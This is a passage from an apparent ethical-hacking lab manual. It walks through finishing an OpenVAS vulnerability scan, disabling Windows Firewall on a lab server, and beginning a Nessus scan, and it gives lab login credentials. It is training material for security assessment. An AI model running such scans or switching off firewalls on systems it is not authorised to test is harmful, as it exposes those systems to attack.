
24. After the completion of the scan, click the **Done** button under the **Status** column.
Note: It takes approximately 15-20 minutes for the scan to complete.

Module 05 – Vulnerability Analysis




25. **Report: Information** appears, click **Results** tab to view the discovered vulnerabilities along with their severity and port numbers on which they are running.

Note: The results might differ when you perform this task.



Module 05 – Vulnerability Analysis

26. The scan results for the target machine before and after the Windows Firewall was enabled are the same, thereby indicating that the target system is vulnerable to attack even if the Firewall is enabled.
27. This concludes the demonstration performing vulnerabilities analysis using OpenVAS.
28. Close all open windows and document all the acquired information.
29. Switch to the **Windows Server 2022** virtual machine and click **Ctrl+Alt+Del** to activate it, by default, **CEH\Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
30. Navigate to **Control Panel → System and Security → Windows Defender Firewall → Turn Windows Defender Firewall on or off**, disable Windows Firewall, and click **OK**.



31. Turn off the **Parrot Security** virtual machine.

Task 2: Perform Vulnerability Scanning using Nessus

Nessus is an assessment solution for identifying vulnerabilities, configuration issues, and malware, which can be used to penetrate networks. It performs vulnerability, configuration, and compliance assessment. It supports various technologies such as OSes, network devices, hypervisors, databases, tablets/phones, web servers, and critical infrastructure.

Here, we will use Nessus to perform vulnerability scanning on the target system.

Note: Ensure that the **Windows Server 2022** virtual machine is running.


Module 05 – Vulnerability Analysis

1. Turn on the **Windows 11** virtual machine.
2. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the **Password** field and press **Enter** to login.

